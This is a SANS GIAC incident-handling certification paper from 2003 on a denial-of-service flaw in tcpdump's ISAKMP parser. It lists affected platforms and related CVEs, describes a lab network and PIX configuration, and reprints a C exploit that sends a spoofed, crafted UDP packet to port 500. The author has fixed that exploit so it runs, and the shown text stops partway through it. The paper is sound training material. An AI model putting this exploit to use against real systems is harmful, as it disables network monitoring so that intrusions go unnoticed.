GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Tcpdump : ISAKMP DoS Attack

By : Odis Richardson
Track 4 - Hacker Techniques, Exploits and Incident Handling
GCIH Practical

Version : 2.1a
Option 1 : Exploit in action

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Table of Contents_____ 2
Part 1 - The Exploit (15 points total)_____ 3
The name of the exploit_____ 3
Operating system(s) affected (3 points)_____ 3
Protocols/Services/Applications (3 points)_____ 4
Brief Description (3 points) _____ 4
Variants (3 points)_____ 4
References (3 points) _____ 5
Part 2 - The Attack (35 points total) _____ 6
Description and diagram of network (5 points) _____ 6
Protocol description (5 points) _____12
How the exploit works (5 points)_____ 14
Signature of the attack (5 points) _____ 21
Description and diagram of the attack (10 points) __ 22
How to protect against it (5 points) _____ 26
Part 3 - The Incident Handling Process (50 points total)___ 26
Preparation (8 points)_____ 26
Identification (8 points) _____ 28
Containment (8 points) _____ 29
Eradication (8 points) _____ 35
Recovery (8 points)_____ 41
Lessons Learned (8 points) _____ 41
References _____ 46

© SANS Institute 2003, Author retains full rights.

Part 1 - The Exploit

The name of the exploit

The exploit described in this paper is the tcpdump denial of service (DoS). This is just one of many versions of DoS attacks. Tcpdump's vulnerability in processing malformed Internet Security Association and Key Management Protocol (ISAKMP) packets. In this case the DoS attack does not over load the cpu with multiple request eventually filling up needed buffer space. This attack is executed by sending one packet to cause disruption in service by the interpretation of that malformed packet. The common vulnerabilities and exposure number (CVE) is candidate number : CAN-2003-0108, [0]. The description states the ISAKMP parser in versions 3.6 to 3.7.1 allows attackers to cause a denial of service cpu comsumption. This is accomplished by sending a malformed ISAKMP packet via the Unreliable Delivery Protocol (UDP) port 500, which causes tcpdump to enter into an infinite loop. During this attack tcpdump is not processing other packets leaving itself inoperable. The RedHat Security Advisory posted this exploit as under review. The problem has been addressed, but a specific name has not been given to this problem. This problem was assigned on 2003-02-26 and proposed on 2003-03-17. Three votes where given in favor, and two votes against this tcpdump candidate. The CERT number for this exploit is CERT-IST/AV-2003.067.

Tcpdump is a widely used program. Operating systems affected are Unix and Linux. Many operating systems are vulnerable to this exploit. The following is a list of affected operating systems with corresponding versions.

Operating system(s) affected

Platforms Affected : [1]
Conectiva Linux 6.0 - 8.0
Debian Linux 3.0
FreeBSD Any version
Gentoo Linux Any Version
Mandrake Linux 8.1 - 9.0
Mandrake Linux Corporate Server 2.1
Mandrake Multi Network Firewall 8.2
Mandrake Single Network Firewall 7.2
OpenPKG 1.1, 1.2, CURRENT
Red Hat Linux 7.1 - 8.0
SuSE Linux 7.1 - 7.3
SuSE Linux 8.0, 8.1
SuSE Linux Connectivity Server Any version
SuSE Linux Database Server Any version
SuSE Linux Enterprise Server 7, 8
SuSE Linux Firewall Any version
SuSE Linux Office Server Any version
SuSE eMail Server 3.1

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Protocols/Services/Applications

The application affected by this DoS attack is tcpdump version 3.6 - 3.7.1. Tcpdump when using option -w will direct the output of raw packets to a file. This file known as a tcpdump file is read as input to several network sniffing programs. An invalid tcpdump file read as input would produce various output results. A few of the other sniffer applications that read binary files from tcpdump are Snort, Ethereal, Sniffit, and TCPTrace.

Brief Description

This attack or exploit of tcpdump is not in the capturing of the malformed ISAKMP packet. This is an exploit of the ISAKMP parser. The problem is in the printing of the output code. This exploit uses a malformed ISAKMP packet sent using UDP with the destination port 500. The port number identifies the IP Security Protocol (IPSEC) method. It does not matter that the malformed packet is received by the IPSEC service. Once tcpdump encounters this packet the DoS will occur. This DoS of tcpdump also creates Central Processing Unit (CPU) consumption. Tcpdump does not process any packets at this point. All traffic and any attacks are not recognized by tcpdump. If tcpdump is configured to send output to the hard drive, this resource is now vulnerable. After sending this malformed ISAKMP packet, IPSEC attacks and or finger printing may occur given this type of packet. All attacks at this point will go unnoticed.

Variants

The following are all DoS exploits of tcpdump. The URL's are listed with the corresponding CAN numbers :

CAN-2002-0380 : [2]

Buffer overflow in tcpdump 3.6.2 and earlier allows remote attackers to cause a denial of service and possibly execute arbitrary code via an Network File System (NFS) packet. The improper handling of the malformed NFS packets can lead to scanning of the network, which is a likely next step for the attacker. After filling the tcpdump buffer, it is possible to execute code on that system. At this point system privileges can be obtained, more than likely as root which tcpdump usually runs under. If the attacker can get this far, the machine is definitely vulnerable.

CAN-2002-1350 : [3]

The Border Gateway Protocol (BGP) decoding routines in tcpdump before 3.6.2-2.2 do not properly copy data, which allows remote attackers to cause a denial of service and possibly execute arbitrary code. The BGP decoding routines used incorrect bounds checking when copying data. When using malformed BGP packets to

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

cause denial of service, execution of code is possible. Once tcpdump is inoperable, the attackers can more than likely scan the network without being detected.

CAN-2003-0093 : [4]

The Remote Authentication Dial-In User Service (RADIUS) decoder in tcpdump 3.6.2 and earlier allows remote attackers to cause a denial of service (crash) via an invalid RADIUS packet with a header length field of 0, which causes tcpdump to generate data within an infinite loop. In the malformed RADIUS packet, the value zero is sent in the second byte wich causes tcpdump to enter into an infinite loop. Once the denial of service attack is in place the attacker again has the opportunity to scan the network. The ability to execute code and run under root on that machine is possible.

CAN-2003-0145 : [5]

Unknown vulnerability in tcpdump before 3.7.2 related to an inability to "Handle unknown RADIUS attributes properly," allows remote attackers to cause a denial of service (infinite loop), a different vulnerability than CAN-2003-0093.

The listed vulnerabilities of tcpdump are all DoS exploits. Packets with protocols such as BGP, NFS, RADIUS, and ISAKMP all allow the potential for remote users to at least cause DoS and possibly execute commands. A common link between the vulnerabilities of tcpdump is the infinite loop.

References

[6] - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0108

[7] - http://www.idefense.com/advisory/02.27.03.txt

[8] - http://www.debian.org/security/2003/dsa-255

[9] - http://www.suse.de/de/security/2003_015_tcpdump.html

[10] - http://www.iss.net/security_center/static/11434.php

[11] - http://www.kb.cert.org/vuls/id/677337

[12] - http://www.suse.com/de/security/2003_015_tcpdump.html

[13] - http://www.mandrakesecure.net/en/
advisories/advisory.php?name=MDKSA-2003:027


[14] - http://www.securiteam.com/exploits/5KP0J009FO.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Part 2 - The Attack

Description and diagram of network

The following is a sample network set up to demonstrate the tcpdump ISAKMP DoS attack. The network includes a Cisco Router, Cisco Pix, Three Servers, and the intrusion detection system. Since the ISAKMP packet has a destination port 500, the attack is related to IPSEC. This network is set up for a NT server running a Virtual Private Network (VPN) client to connect to the Cisco Pix using an IPSEC tunnel. The secured network on the inside interface of the Pix consist of a router and the web server to access. The intrusion detection system is sniffing the traffic on the outside interface on the Pix. This is the focal point of the exploit. The router is between another web server not accessed form the outside. This web server is intended for inside network users. The hardware, operating systems, configurations, services, and applications for the NT server, Pix, web server, intrusion detection system are identified.



The Windows NT box represents clients that access the network using a secured network via IPSEC and non-secure access to the web server as well. NT version 4 is installed with service pack 6. Cisco VPN client 1.1 is used to connect to the Pix via IPSEC tunnel. The SafeNet - Cisco Secure VPN Client version 1.1 is setup with the following parameters:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- The Network Security Policy is named Cisco Pix
- The Connection Security is set for Secure
- The Remote Parity Identity and Addressing are set with
  ID Type = IP Subnet, Subnet = 10.31.1.0,
  Mask = 255.255.255.0, Protocol = All
- The option : Connect and Using Secure gateway Tunnel is enabled
- The ID_Type is IP Address 99.99.99.1
- No certificate is selected
- Pre-Shared Key : cisco1234
- Phase 1 Negociation Mode = Main Mode
- Perfect Forward Secrecy (PFS) is enabled
- PFS Key Group = Diffie-Hellman Group 1
- Replay Detection is enabled
- Authentication Phase 1 Options :
  Authentication Method = Pre-Shared Key
  Encryption Alg. = DES, Hash Alg. = MD5,
  SA LIfe is Unspecified, Key Group = Diffie-Hellman Group 1
  Key Exchange Phase 2 Options:
  SA Life is Unspecified, Encapsulation Protocol (ESP) is enabled,
  Encrypt. Alg. = DES, Hash Alg. = MD5, Encapsulation = Tunnel

The Cisco Pix - 506 is configured by an example configuration from [15] - http://www.cisco.com/en/US/tech/tk583/tk372/technologies_configuration_example09186a0080093f6a.shtml

This particular configuration was chosen for IPSEC connection and access to the inside network. The Pix is not hardened past the configuration used. The purpose is to insure access to the secured network, with focus on the intrusion detection system on the outside interface. The IP address local pool is 172.16.1 - 172.16.1.255. The outside address for IPSEC is 99.99.99.1. The web server for port 80 will use address 99.99.99.25 on the outside interface. The inside IP address is 10.31.1.150. The access-list 108 will permit IP traffic between networks 10.31.1.0 and 172.16.1.0. The authentication is processed using pre-shared key 'cisco1234', the encryption method is DES with MD5 for the hash. The following is the output of the Pix configuration.

- Cisco PIX 506, v6.2.1. IPSEC

```
wr t
Building configuration...
: Saved
:
PIX Version 6.1(2)
nameif ethernet0 outside security0
nameif ethernet1 inside security100
enable password 8Ry2YjIyt7RRXU24 encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname pixfirewall
fixup protocol ftp 21
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
names
access-list 108 permit ip 10.31.1.0 255.255.255.0 172.16.1.0
  255.255.255.0
pager lines 24
logging console debugging
logging monitor debugging
interface ethernet0 10baset
<--- More --->
interface ethernet1 10baset
mtu outside 1500
mtu inside 1500
ip address outside 99.99.99.1 255.255.255.0
ip address inside 10.31.1.150 255.255.255.0
ip audit info action alarm
ip audit attack action alarm
ip local pool test 172.16.1.1-172.16.1.255
pdm history enable
arp timeout 14400
global (outside) 1 99.99.99.50-99.99.99.60
nat (inside) 0 access-list 108
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
static (inside,outside) 99.99.99.25 10.31.1.99
  netmask  255.255.255.255 0 0
conduit permit icmp host 99.99.99.25 host 99.99.99.5
conduit permit tcp host 99.99.99.25 host 99.99.99.5
conduit permit udp host 99.99.99.25 host 99.99.99.5
route outside 0.0.0.0 0.0.0.0 99.99.99.175 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc
  0:10:00   h323 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
no snmp-server location
<--- More --->
no snmp-server contact
snmp-server community public
no snmp-server enable traps
floodguard enable
sysopt connection permit-ipsec
no sysopt route dnat
crypto ipsec transform-set myset esp-des esp-md5-hmac
crypto dynamic-map dynmap 10 set transform-set myset
crypto map mymap 10 ipsec-isakmp dynamic dynmap
crypto map mymap client configuration address initiate
crypto map mymap client configuration address respond
crypto map mymap interface outside
isakmp enable outside
isakmp key ******** address 0.0.0.0 netmask 0.0.0.0
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
isakmp identity address
isakmp client configuration address-pool local test outside
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption des
isakmp policy 10 hash md5
isakmp policy 10 group 1
isakmp policy 10 lifetime 86400
telnet timeout 5
ssh timeout 5
terminal width 80
<--- More --->
Cryptochecksum:f4774c24278206b781e2438f4e2e5932
: end
[OK]
```

The Web Server is a Linux box running Red Hat 8.0. The apache web server is used to answer request for web pages. Only the default pages are used to test communication with the VPN Client and regular http traffic. The following is the process report running on the Web Server.

```
  PID TTY          TIME CMD
    1 ?        00:00:04 init
    3 ?        00:00:00 keventd
    4 ?        00:00:40 kapm-idled
    5 ?        00:00:00 ksoftirqd_CPU0
    6 ?        00:00:08 kswapd
    7 ?        00:00:00 kreclaimd
    8 ?        00:00:00 bdflush
    9 ?        00:00:00 kupdated
   10 ?        00:00:00 mdrecoveryd
  102 ?         00:00:00 devfsd
 1056 ?         00:00:00 portmap
 1078 ?         00:00:00 syslogd
 1086 ?         00:00:00 klogd
 1111 ?         00:00:00 rpc.statd
 1179 ?         00:00:00 atd
 1202 ?         00:00:00 xinetd
 1245 ?         00:00:00 rpc.rquotad
 1255 ?         00:00:00 rpc.mountd
 1265 ?         00:00:00 nfsd
 1266 ?         00:00:00 lockd
 1267 ?         00:00:00 rpciod
 1460 ?         00:00:00 httpd-perl
 1475 ?         00:00:00 httpd
 1482 ?         00:00:00 advxsplitlogfil
 1576 ?         00:00:00 postmaster
 1683 ?         00:00:00 crond
 1708 ?         00:00:00 miniserv.pl
 1732 ?         00:00:01 xfs
 1755 ?         00:00:00 anacron
 1774 vc/1      00:00:00 mingetty
 1775 vc/2      00:00:00 mingetty
 1776 vc/3      00:00:00 mingetty
 1777 vc/4      00:00:00 mingetty
 1778 vc/5      00:00:00 mingetty
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 1779 vc/6     00:00:00 mingetty
 1780 ?        00:00:00 gdm
 1791 ?        01:30:05 X
 1809 ?        00:00:00 gnome-session
 1826 ?        00:00:01 medusa-idled
 1912 ?        00:00:00 Xsession <defunct>
 1922 ?        00:00:00 gnome-smproxy
 1943 ?        00:00:02 sawfish
 2017 ?        00:00:05 nautilus
 2021 ?        00:01:43 panel
 2038 ?        00:00:00 gnome-name-serv
 2048 ?        00:00:01 gnome-terminal
 2072 ?        00:00:00 oafd
 2073 ?        00:00:00 gnome-pty-helpe
 2078 pts/0    00:00:00 bash
 2148 ?        00:00:00 gconfd-1
 2152 ?        00:13:59 deskguide_apple
 2154 ?        00:00:00 tasklist_applet
 2159 ?        00:00:00 fam
 2160 ?        00:00:00 nautilus
 2320 ?        00:00:00 anacron
 2728 pts/3    00:00:00 mc
 5598 pts/2    00:00:00 ps
```

The Attacker's box is a Linux box running Red Hat 8.0. The services running on this box will vary given the intent of the attacker. A number of services and applications are accessable to provide the attacker with hacking tools. The source code for the exploit shown later is coded in C language. The gcc, GNU project C compiler is installed on the attackers Linux box. The following is an as process report for the running on the attackers box using the command ps -A.

```
PID TTY          TIME CMD
    1 ?        00:00:03 init
    2 ?        00:00:00 keventd
    3 ?        00:00:00 kapmd
    4 ?        00:00:00 ksoftirqd_CPU0
    5 ?        00:00:00 kswapd
    6 ?        00:00:00 bdflush
    7 ?        00:00:00 kupdated
    8 ?        00:00:00 mdrecoveryd
   12 ?        00:00:00 kjournald
   68 ?        00:00:00 khubd
  161 ?         00:00:00 kjournald
  426 ?         00:00:00 syslogd
  430 ?         00:00:00 klogd
  448 ?         00:00:00 portmap
  467 ?         00:00:00 rpc.statd
  522 ?         00:00:00 cardmgr
  560 ?         00:00:00 apmd
  598 ?         00:00:00 sshd
  612 ?         00:00:00 xinetd
  635 ?         00:00:00 sendmail
  655 ?         00:00:00 gpm
  664 ?         00:00:00 crond
  693 ?         00:00:00 vmnet-bridge
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
  716 ?        00:00:00 vmnet-netifup
  732 ?        00:00:00 vmnet-natd
  774 ?        00:00:00 vmnet-dhcpd
 1011 ?         00:00:00 xfs
 1029 ?         00:00:00 atd
 1038 tty1      00:00:00 mingetty
 1039 tty2      00:00:00 mingetty
 1040 tty3      00:00:00 mingetty
 1041 tty4      00:00:00 mingetty
 1042 tty5      00:00:00 mingetty
 1043 tty6      00:00:00 mingetty
 1044 ?         00:00:00 gdm-binary
 1089 ?         00:00:00 gdm-binary
 1090 ?         00:00:11 X
 1099 ?         00:00:00 gnome-session
 1157 ?         00:00:00 ssh-agent
 1168 ?         00:00:00 gconfd-2
 1170 ?         00:00:00 bonobo-activati
 1172 ?         00:00:00 metacity
 1174 ?         00:00:01 gnome-settings-
 1178 ?         00:00:00 fam
 1190 ?         00:00:01 gnome-panel
 1192 ?         00:00:03 nautilus
 1194 ?         00:00:00 magicdev
 1196 ?         00:00:00 pam-panel-icon
 1198 ?         00:00:01 rhn-applet-gui
 1199 ?         00:00:00 pam_timestamp_c
 1206 ?         00:00:02 gnome-terminal
 1207 pts/0     00:00:00 bash
 1236 pts/0     00:00:00 ps
```

The Sniffer box in this diagram is Linux running Red Hat 8.0. The Tcpdump version is 3.6 with libpcap version of 0.6. This is the version of tcpdump that has the vulnerability. The following is the process report running on the sniffer box.

```
PID TTY          TIME CMD
    1 ?        00:00:03 init
    3 ?        00:00:00 keventd
    4 ?        00:00:00 ksoftirqd_CPU0
    5 ?        00:00:00 kswapd
    6 ?        00:00:00 kreclaimd
    7 ?        00:00:00 bdflush
    8 ?        00:00:00 kupdated
    9 ?        00:00:00 mdrecoveryd
  101 ?         00:00:00 devfsd
  903 ?         00:00:00 portmap
  925 ?         00:00:00 syslogd
  933 ?         00:00:00 klogd
  959 ?         00:00:00 rpc.statd
  985 ?         00:00:00 sshd
 1012 ?         00:00:00 xinetd
 1053 ?         00:00:00 rpc.mountd
 1064 ?         00:00:00 nfsd
 1065 ?         00:00:00 lockd
 1066 ?         00:00:00 nfsd
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1068 ?        00:00:00 rpciod
1096 ?        00:00:00 crond
1116 vc/2     00:00:00 mingetty
1117 vc/3     00:00:00 mingetty
1118 vc/4     00:00:00 mingetty
1119 vc/5     00:00:00 mingetty
1120 vc/6     00:00:00 mingetty
1123 vc/1     00:00:00 login
1124 vc/1     00:00:00 bash
1225 vc/1     00:00:00 ps
```

Protocol description

Tcpdump is well known and scalable packet sniffer. It's purpose is to read packets sent from one IP address to another. The latest version of tcpdump is available at [16] - http://www.tcpdump.org. Tcpdump is able to analyze and print packet header information. Tcpdump uses Libpcap API to read the packets on a lower level. Libpcap is also C language code which has options to access the various OS systems and hardware variations. The packets are actually captured and through function calls made available to tcpdump for analysis. Libpcap API is used by many other programs to capture packets. You may also write our own C language programs to access the API as well. Both Applications must be installed in order for tcpdump to work. The packets captured are used to research traffic in order to examine attacks, connections, exploits, finger printing, and auditing. When strange occurrences happen in the network, traffic is analyzed to aid in identifying the source. By just viewing traffic, in time you are able recognize certain characteristics of network traffic. Identifying IP, UDP, TCP, ARP, ICMP, and other protocols do not take long when constantly viewing the tcpdump output. When reading bit fields it is possible to interpreting TCP protocols for example. This information can show the intent of packets in question, and helps to identify attacks. Tcpdump is very good for collection data for later research. Other sniffer applications read tcpdump output files as their input files. Filters are used to target the type of traffic and characteristics you are looking for. Their are many spin-offs of tcpdump to present the network traffic in a more readable fashion. Tcpdump has a number of command line options. The options direct tcpdump where to read and write, display information, and how to analyze the packets.

Options :

-r read from the filename
-w write output to tcpdump binary file
-x displays output in hexadecimal
-X displays the datagram
-n don't resolve hostnames
-w display additional fields in output
-S display the TCP sequence numbers as absolute numbers
-e display the ethernet frame header(source and destination MAC

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

address)
-c # exit after receiving count packets
-F process only # of records
-s # change the snaplen from default of 68 to #

Macros :

src source side of the connction
dst destination side of the connection
host identify a host IP number or a name
port identify a port number
net identify a network address
tcp TCP records only
udp UDP records only
icmp ICMP records only
ip IP records only

Libpcap is the frame work for low-level network monitoring. The packet is taken directly from the network card. Libpcap provides independent access for packet capturing for the operating system. Libpcap is only one of such tools to perform independent packet capturing. One of the many functions libpcap handles is looking for valid devices to use to sniff packets for applications. The network address and mask are also obtained by libpcap functions. The network address and mask are not readable at first. There is a function to translate the address and mask so that we can identify them. When opening a device for sniffing, a few parameters are available to pass to the function. The snaplen, which refers to the maximum number of bytes to read and interpret from a packet. If the snaplen is smaller than the actual packet size, the bytes greater than the snaplen size will not be passed on for interpretation. Certain functions can set the ethernet card to promiscuous mode. Packets intended for your machine are captured, or all packets picked up by the ethenet card are captured. Libpcap can also distinguish between types of ethernet packets. The IP packet is actually within the ethernet packet. Three types of ethernet packets are checked. The types are ethernet IP, ethernet ARP, and ethernet RARP. Libpcap is also able to provide packet information and analysis. User programs can use libpcap to for specific purposes, or even to build your own packet sniffer. Program examples are given for libpcap to set a foundations of how to access the packets.

There are some weaknesses in tcpdump just as in any other application. The default number of bytes captured is 68. The information needed may exist further into the packet. Not seeing this out may hide any exploits or attacks if the hacker knows the capture length. 14 bytes are used to capture the source and destination MAC address along with the type of encapsulated data. 54 bytes will contain the IP header and encapsulated data as well. When it is necessary to study the data payload, tcpdump is not the best tool to diagnose the payload. tcpdump can create a lot of data and can cause another problem of managing output. A good rule of thumb is to capture all traffic, and you must have ample


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

space to store this output for immediate or future examination. It is a good idea to write the tcpdump output to a separate partition. If the files outgrow the partition size, it will not corrupt the many other files and services on the hard drive. If an attacker manipulates or fills up your tcpdump file, it will not spread to the other partitions. As packets are collected their is no tracking system of previous packets. Tcpdump has operations to manipulate bits, but does not have the capability to analyze data well. The door is open to write your own additions to tcpdump to further analyze data encapsulated in the packets. I found tcpdump to be a good starting point in understanding packet capturing and analysis. Packet buffer space can filled if parameters are not consistent with the amount of data being captured. Problems such as parameter buffer overflows, logic, and printing conversions are considered as well. Tcpdump is simply a C program, coded when security problems where not an important issue. Programs accessible to the public will now have to include security features to protect itself and other assets on the network. Tcpdump like other programs has a list of bugs, which are actively corrected.

How the exploit works


There is Code written for this exploit provided by The Salvia Twist. The C code creates an ISAKMP packet encapsulated in an UPD packet and encapsulated in an IP packet. Their is an option to spoof the source address to the destination address. If not, the real source address will be used in sending the packet. The source code is compiled using gcc. The following is the URL for the Exploit source code, and the screen capture of the compilation of the Exploit code.

[17] - http://www.securiteam.com/exploits/5KP0J009FO.html



There is a error in running the code given at the web site. I had to debug the C code, and found the error . The return size of a structure turned out to be the problem. I added a line at the end of this structure to ensure that the proper size was returned. I had to follow the style of the programmer which helped to lead to the correct return size. The following screen capture is the execution of the exploit program as is. Notice the error message 'Segmentation fault'.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Line added to Exploit source code in function isakmph(void).

: return isakmph;

This line is not in the source code provided by the web site. To run this code either add the same return instruction or copy the working code from this paper to demonstrate the exploit. The compile and execution of the exploit code is shown below, which is straight forward.

Exploit:

```
/*
* ST-tcphump.c -- tcpdump ISAKMP denial of service attack
* The Salvia Twist
* 01/03/03
*
* "A vulnerability exists in the parsing of ISAKMP packets (UDP port 500)
* that allows an attacker to force TCPDUMP into an infinite loop upon
* receipt of a specially crafted packet."
*
* The fault really lies in isakmp_sub0_print() not isakmp_sub_print().
*
* Sometimes spoofed packets don't reach their destination, so we have support
* for non-spoofed packets.
*
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <linux/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <sys/socket.h>
#include <unistd.h>

#define ISAKMPGEN_SIZE sizeof(struct isakmpgen)
#define ISAKMPHEAD_SIZE sizeof(struct isakmphdr)
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
#define PSDHEAD_SIZE sizeof(struct pseudohdr)
#define UDPHEAD_SIZE sizeof(struct udphdr)
#define IPHEAD_SIZE sizeof(struct iphdr)
#define PORT 500

struct isakmpgen * isakmpg(void);
struct isakmphdr * isakmph(void);
struct udphdr * udph(void);
struct iphdr * iph(void);
__u16 cksum(__u16 *buf, int nbytes);
void get_interface(void);
void usage(void);

struct isakmpgen {
__u8 np;
__u8 reserved;
__u16 length;
};

struct isakmphdr {
__u8 i_ck[8];
__u8 r_ck[8];
__u8 np;
__u8 vers;
__u8 etype;
__u8 flags;
__u8 msgid[4];
__u32 len;
};

struct pseudohdr {
__u32 saddr;
__u32 daddr;
__u8 zero;
__u8 protocol;
__u16 length;
};

struct sockaddr_in saddr;
struct sockaddr_in local;
int spoof;

int main(int argc, char *argv[]) {
char *packet = malloc(4096);
char *pseudo = malloc(4096);
struct isakmpgen *isakmpgen = malloc(ISAKMPGEN_SIZE);
```

© SANS Institute 2003, Author retains full rights.

```
struct isakmphdr *isakmp = malloc(ISAKMPHEAD_SIZE);
struct pseudohdr *phdr = malloc(PSDHEAD_SIZE);
struct udphdr *udp = malloc(UDPHEAD_SIZE);
struct iphdr *ip = malloc(IPHEAD_SIZE);
int sock = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
int one = 1;
const int *val = &one;

printf("ST-tcphump tcpdump ISAKMP denial of service\n");
printf(" The Salvia Twist\n");

if(argc < 2) {
usage();
exit(1);
}

if(!strcmp(argv[1], "-s"))
spoof = 0;
else {
spoof = 1;
get_interface();
}

if(!spoof && argc < 3) {
usage();
exit(1);
}

bzero(packet, sizeof(packet));
bzero(pseudo, sizeof(pseudo));
srand(time(NULL));

saddr.sin_family = AF_INET;
saddr.sin_port = htons(PORT);

if(spoof)
saddr.sin_addr.s_addr = inet_addr(argv[1]);
else
saddr.sin_addr.s_addr = inet_addr(argv[2]);

setsockopt(sock, IPPROTO_IP, IP_HDRINCL, val, sizeof(one));

ip = iph();
udp = udph();
isakmp = isakmph();
isakmpgen = isakmpg();
```

© SANS Institute 2003, Author retains full rights.

```
memcpy(&phdr->saddr, &ip->saddr, 4);
memcpy(&phdr->daddr, &ip->daddr, 4);
phdr->protocol = 17;
phdr->length = htons(UDPHEAD_SIZE + ISAKMPHEAD_SIZE +
ISAKMPGEN_SIZE);

memcpy(pseudo, phdr, PSDHEAD_SIZE);
memcpy(pseudo + PSDHEAD_SIZE, udp, UDPHEAD_SIZE);
memcpy(pseudo + PSDHEAD_SIZE + UDPHEAD_SIZE, isakmp,
ISAKMPHEAD_SIZE);
memcpy(pseudo + PSDHEAD_SIZE + UDPHEAD_SIZE +
ISAKMPHEAD_SIZE,
isakmpgen, ISAKMPGEN_SIZE);

udp->check = cksum((u_short*) pseudo, PSDHEAD_SIZE + UDPHEAD_SIZE
+ ISAKMPHEAD_SIZE + ISAKMPGEN_SIZE);

memcpy(packet, ip, IPHEAD_SIZE);
memcpy(packet + IPHEAD_SIZE, udp, UDPHEAD_SIZE);
memcpy(packet + IPHEAD_SIZE + UDPHEAD_SIZE, isakmp,
ISAKMPHEAD_SIZE);
memcpy(packet + IPHEAD_SIZE + UDPHEAD_SIZE + ISAKMPHEAD_SIZE,
isakmpgen, ISAKMPGEN_SIZE);

ip->check = cksum((u_short*) packet, ip->tot_len >> 1);
